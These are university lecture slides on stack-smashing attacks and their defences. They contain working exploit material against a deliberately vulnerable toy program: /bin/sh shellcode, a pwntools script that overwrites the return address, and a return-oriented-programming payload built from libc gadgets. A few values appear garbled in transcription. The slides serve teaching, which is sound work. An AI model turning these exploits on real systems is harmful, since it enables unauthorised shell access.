

COMP 737011 - Memory Safety and Programming Language Design

Lecture 1: Stack Smashing

徐辉

xuh@fudan.edu.cn



Outline

- 1. Stack Smashing
- 2. Protection Techniques

1. Stack Smashing

Warm Up


- Can you find an input to pass the validation?

```
int validation() {
    char buf[64];
    read(STDIN_FILENO, buf, 160);
    if(buf[0]){
        write(STDOUT_FILENO, "Key verified!\n", 14);
        return 1;
    }else{
        write(STDOUT_FILENO, "Wrong key!\n", 11);
    }
    return 0;
}

int main(int argc, char** argv){
    int flag = 0;
    while(!flag){
        write(STDOUT_FILENO, "Input your key:", 15);
        flag = validation();
    }
    printf("Start...\n");
}
```

Stack Layout (x86_64)

```
0x401150 <+0>:    push    %rbp
0x401151 <+1>:    mov     %rsp,%rbp
0x401154 <+4>:    sub     $0x50,%rsp
0x401158 <+8>:    xor     %edi,%edi
0x40115a <+10>:   lea     -0x50(%rbp),%rsi
0x40115e <+14>:   mov     $0xa0,%edx
0x401163 <+19>:   callq   0x401050 <read@plt>
0x401168 <+24>:   movsbl  -0x50(%rbp),%ecx
0x40116c <+28>:   cmp     $0x24,%ecx
0x40116f <+31>:   jne     0x40119a <+74>
0x401175 <+37>:   mov     $0x1,%edi
0x40117a <+42>:   movabs  $0x402004,%rsi
0x401184 <+52>:   mov     $0xe,%edx
0x401189 <+57>:   callq   0x401030 <write@plt>
0x40118e <+62>:   movl    $0x1,-0x4(%rbp)
0x401195 <+69>:   jmpq    0x4011ba <+106>
0x40119a <+74>:   mov     $0x1,%edi
0x40119f <+79>:   movabs  $0x402013,%rsi
0x4011a9 <+89>:   mov     $0xb,%edx
0x4011ae <+94>:   callq   0x401030 <write@plt>
0x4011b3 <+99>:   movl    $0x0,-0x4(%rbp)
0x4011ba <+106>:  mov     -0x4(%rbp),%eax
0x4011bd <+109>:  add     $0x50,%rsp
0x4011c1 <+113>:  pop     %rbp
0x4011c2 <+114>:  retq
```



Steps of Stack Smashing Attack

- 1) Detect buffer overflow bugs, e.g., via fuzz testing
 - Find an input that crashes a program
- 2) Analyze stack layout of the buggy code
- 3) Design the exploit, e.g., with return-oriented programming
 - To obtain the shell

```
#: python hijack.py
[+] Starting local process './bug': pid 48788
[*] Switching to interactive mode
Input your key:Wrong key!
$ whoami
airs
$
```

Preparation: Turn Off The Protection

- Compilation
 - Turn off the stack protector
 - Enable the data on stack to be executable

```
#: clang -fno-stack-protector -z execstack bug.c
```

- System runtime
 - Turn off the ASLR

```
#: echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Detect & Analyze Overflow Bug

- Buffer overflow causes segmentation fault
- With binaries, we can get the stack layout directly
- Without the binaries, try different inputs to learn the stack
 - Use core dump

```
#: ulimit -c unlimited
#: sudo sysctl -w kernel.core_pattern=core
#: python -c 'print "A"*92'
#:. /bug
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
Wrong license!
Segmentation fault (core dumped)
```

```
#: gdb --core core
...
Program received signal SIGSEGV, Segmentation fault.
0x0000000a41414141 in ?? ()
```

...
ret address
old rbp
... AAAAAAA

Invalid return address!

Sample Shellcode (64-bit)

- The purpose of attack is to obtain a shell
- Invoke the shell via a syscall: `sys_execve(/bin/sh)`

```
xor eax, eax
mov 0xFF978CD091969DD1, rbx
neg rbx
push rbx
push rsp
pop rdi
cdq
push rdx
push rdi
push rsp
pop rsi
mov 0x3b, al
syscall
```

Negation is 0x68732f6e69622f or "bin/sh/"

`sys_execve()`

```
const char shellcode[] =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\b0\x3b\xf0\x05";
```

```
int main (void) {
    char buf[256];
    int len = sizeof(shellcode);
    for(int i=0; i<len; i++)
        buf[i] = shellcode[i];
    ((void (*) (void)) buf) ();
}
```

Craft an Exploit

- Inject the shellcode to the stack.
- Change the return address to the shellcode

...
ret address
old rbp
... shellcode

```
#!/usr/bin/env python
from pwn import *
```

```
ret = 0x7fffffffefe1d0
```

```
shellcode =
```

```
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\xf0\x05"
```

```
payload = shellcode + "A" * (88-len(shellcode)) + p64(ret)
```

```
p = process("./bug")
```

```
p.send(payload)
```

```
p.interactive()
```

2. Protection Techniques

Fat Pointer: To Prevent Bugs

- Array has no default boundary checking
 - Enable runtime boundary check for array?
 - An array passed to a function decays to a pointer
- How to handle dynamic-sized types?
 - The size of DST is known only at run-time
 - Fat pointer: introduce additional size information for DST

```
struct dstype {  
    char* ptr;  
    uint len;  
    int insert(char ele, int pos){  
        if (pos >= len)  
            ...  
    };  
    //more member functions  
}
```

Data Execution Prevention

- Disable the stack data from being executed
- Set the flag of the stack to RW instead of RWE

```
#: readelf -l bug
```

```
There are 9 program headers, starting at offset 64
```

```
Program Headers:
```

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flags	Align
PHDR	0x...00040	0x...00400040	0x...00400040	0x...001f8	0x...001f8	R E	8
INTERP	0x...00238	0x...00400238	0x...00400238	0x...0001c	0x...0001c	R	1
[Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]							
LOAD	0x...00000	0x...00400000	0x...00400000	0x...00864	0x...00864	R E	200000
LOAD	0x...00e10	0x...00600e10	0x...00600e10	0x...00230	0x...00238	RW	200000
DYNAMIC	0x...00e28	0x...00600e28	0x...00600e28	0x...001d0	0x...001d0	RW	8
NOTE	0x...00254	0x...00400254	0x...00400254	0x...00044	0x...00044	R	4
GNU_EH_FRAME	0x...00710	0x...00400710	0x...00400710	0x...0003c	0x...0003c	R	4
GNU_STACK	0x...00000	0x...00000000	0x...00000000	0x...00000	0x...00000	RWE	10
GNU_RELRO	0x...00e10	0x...00600e10	0x...00600e10	0x...001f0	0x...001f0	R	1

Enable DEP:

Do not use "-z execstack"



GNU_STACK	0x...00000	0x...00000000	0x...00000000	0x...00000	0x...00000	RW	10
-----------	------------	---------------	---------------	------------	------------	----	----

Stack Canaries

- Check the stack integrity with a sentinel
- fs:0x28 stores the sentinel stack-guard value

Enable stack protector:
-fstack-protector



```
push    %rbp
mov     %rsp,%rbp
sub     $0x80,%rsp
xor     %edi,%edi
mov     $0x64,%eax
mov     %eax,%edx
lea     -0x50(%rbp),%rsi
mov     %fs:0x28,%rcx
mov     %rcx,-0x8(%rbp)
...
mov     %fs:0x28,%rcx
cmp     -0x8(%rbp),%rcx
mov     %eax,-0x74(%rbp)
jne     0x400691 <validation+177>
mov     -0x74(%rbp),%eax
add     $0x80,%rsp
pop     %rbp
retq
callq   0x4004a0 <__stack_chk_fail@plt>
```

...
ret address
old rbp
fs:0x28

Co-Evolution of Attack and Defense

Attack: Buffer Overflow

→ Defense: Data Execution Prevention

→ Attack : Return-Oriented Programming

→ Defense : ASLR, Stack Canary

→ Attack : Side Channel

→ Defense : Shadow Stack


→ Attack : ...

Return-Oriented Programming

- Injected shellcode cannot be executed on the stack
- The idea of RoP is to use existing codes
- Modify the return address to the target code
 - e.g., `system("/bin/sh")`

Idea to Manipulate the Stack

- Set the parameter “/bin/sh” and return to system
- Calling convention for x86_64
 - Parameter: rdi, rsi, rdx, rcx, r8, r9
 - Return value: rax
- We need to find useful gadgets



Search Shellcode Gadget


system_addr
bin/sh_addr
gadget addr
...

```
#: clang -fno-stack-protector bug.c -o bug
#: gdb bug
(gdb) break *validation
Breakpoint 1 at 0x401150
(gdb) r
Starting program: bug
Input your key:
Breakpoint 1, 0x0000000000401150 in validation ()
(gdb) print system
$1 = {<text variable, no debug info>} 0x7ffff7e18410 <__libc_system>
(gdb) find 0x7ffff7e18410, +2000000, "/bin/sh"
0x7ffff7f7a5aa
```

```
#: ldd bug
      linux-vdso.so.1 (0x00007ffff7fcd000)
      libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7dc3000)
      /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
```

```
#: ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 --only "pop|ret" | grep rdi
0x000000000000276e9 : pop rdi ; pop rbp ; ret
0x00000000000026b72 : pop rdi ; ret
0x000000000000e926d : pop rdi ; ret 0xffff3
```

Sample RoP Exploit



```
system_addr = 0x7ffff7e18410
```

```
binsh_addr = 0x7ffff7f7a5aa
```

```
libc = ELF('libc.so.6')
```

```
ret_offset = 0x0000000000026b72 - libc.symbols['system']
```

```
ret_addr = system_addr + ret_offset
```

```
payload = "A" * 88 + p64(ret_addr) + p64(binsh_addr) +  
p64(system_addr)
```

Address Space Layout Randomization

- Randomize memory allocations
- Make memory addresses harder to predict
- ASLR is implemented by the kernel and the ELF loader

```
00400000-00401000 r--p 00000000 103:02 10226199      ../bug
00401000-00402000 r-xp 00001000 103:02 10226199      ../bug
00402000-00403000 r--p 00002000 103:02 10226199      ../bug
00403000-00404000 r--p 00002000 103:02 10226199      ../bug
00404000-00405000 rw-p 00003000 103:02 10226199      ../bug
7ffff7dc3000-7ffff7de8000 r--p 00000000 103:02 9968533  ../libc-2.31.so
7ffff7de8000-7ffff7f60000 r-xp 00025000 103:02 9968533  ../libc-2.31.so
7ffff7f60000-7ffff7faa000 r--p 0019d000 103:02 9968533  ../libc-2.31.so
...
7ffff7fcf000-7ffff7fd0000 r--p 00000000 103:02 9968320  ../ld-2.31.so
7ffff7fd0000-7ffff7ff3000 r-xp 00001000 103:02 9968320  ../ld-2.31.so
7ffff7ff3000-7ffff7ffb000 r--p 00024000 103:02 9968320  ../ld-2.31.so
...
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
7fffffffde000-fffffffffff000 rwxp 00000000 00:00 0      [stack]
fffffffffff600000-fffffffffff601000 --xp 00000000 00:00 0  [vsyscall]
```

Levels of ASLR

- Stack ASLR: each execution results in a different stack address
- Mmap ASLR: each execution results in a different memory map
- Exec ASLR: the program is loaded into a different memory location in each each execution
 - position-independent executables

Enable ASLR

```
#: echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

ASLR Demonstration

```
void* getStack(){  
    int ptr;  
    printf("Stack pointer address: %p\n", &ptr);  
};
```

```
#: ./aslr  
Stack pointer address: 0x7ffd94085bac  
#: ./aslr  
Stack pointer address: 0x7ffdbfe1571c  
#: ldd ./bug  
    linux-vdso.so.1 => (0x00007ffe48122000)  
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f361c002000)  
    /lib64/ld-linux-x86-64.so.2 (0x000055e0381de000)  
#: ldd ./bug  
    linux-vdso.so.1 => (0x00007ffd2dbaa000)  
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f5fdbbf8000)  
    /lib64/ld-linux-x86-64.so.2 (0x0000557fcf719000)
```

Position-Independent Executables

```
void* getStack(){
    return __builtin_return_address(0);
};

int main(int argc, char** argv){
    printf("Ret addr: %p\n", getStack());
    return 0;
}
```

```
0x401160: push    %rbp
0x401161: mov     %rsp,%rbp
0x401164: sub     $0x20,%rsp
0x401168: movl    $0x0,-0x4(%rbp)
0x40116f: mov     %edi,-0x8(%rbp)
0x401172: mov     %rsi,-0x10(%rbp)
0x401176: callq   0x401130 <getStack>
0x40117b: movabs  $0x40201f,%rdi
0x401185: mov     %rax,%rsi
0x401188: mov     $0x0,%al
0x40118a: callq   0x401030 <printf@plt>
0x40118f: xor     %ecx,%ecx
0x401191: mov     %eax,-0x14(%rbp)
0x401194: mov     %ecx,%eax
0x401196: add     $0x20,%rsp
0x40119a: pop     %rbp
0x40119b: retq
```

```
#: clang -fPIE -pie aslr.c
#: ./aslr
Ret addr: 0x555b032ab77b
#: ./aslr
Ret addr: 0x556eed86777b
```

```
0x001170: push    %rbp
0x001171: mov     %rsp,%rbp
0x001174: sub     $0x20,%rsp
0x001178: movl    $0x0,-0x4(%rbp)
0x00117f: mov     %edi,-0x8(%rbp)
0x001182: mov     %rsi,-0x10(%rbp)
0x001186: callq   0x1140 <getStack>
0x00118b: lea     0xe8d(%rip),%rdi  #0x201f
0x001192: mov     %rax,%rsi
0x001195: mov     $0x0,%al
0x001197: callq   0x1030 <printf@plt>
0x00119c: xor     %ecx,%ecx
0x00119e: mov     %eax,-0x14(%rbp)
0x0011a1: mov     %ecx,%eax
0x0011a3: add     $0x20,%rsp
0x0011a7: pop     %rbp
0x0011a8: retq
```

Practice

1. Repeat the attacking experiment on your own computer
2. Examine the effectiveness of ASLR by monitoring `/proc/$pid/maps`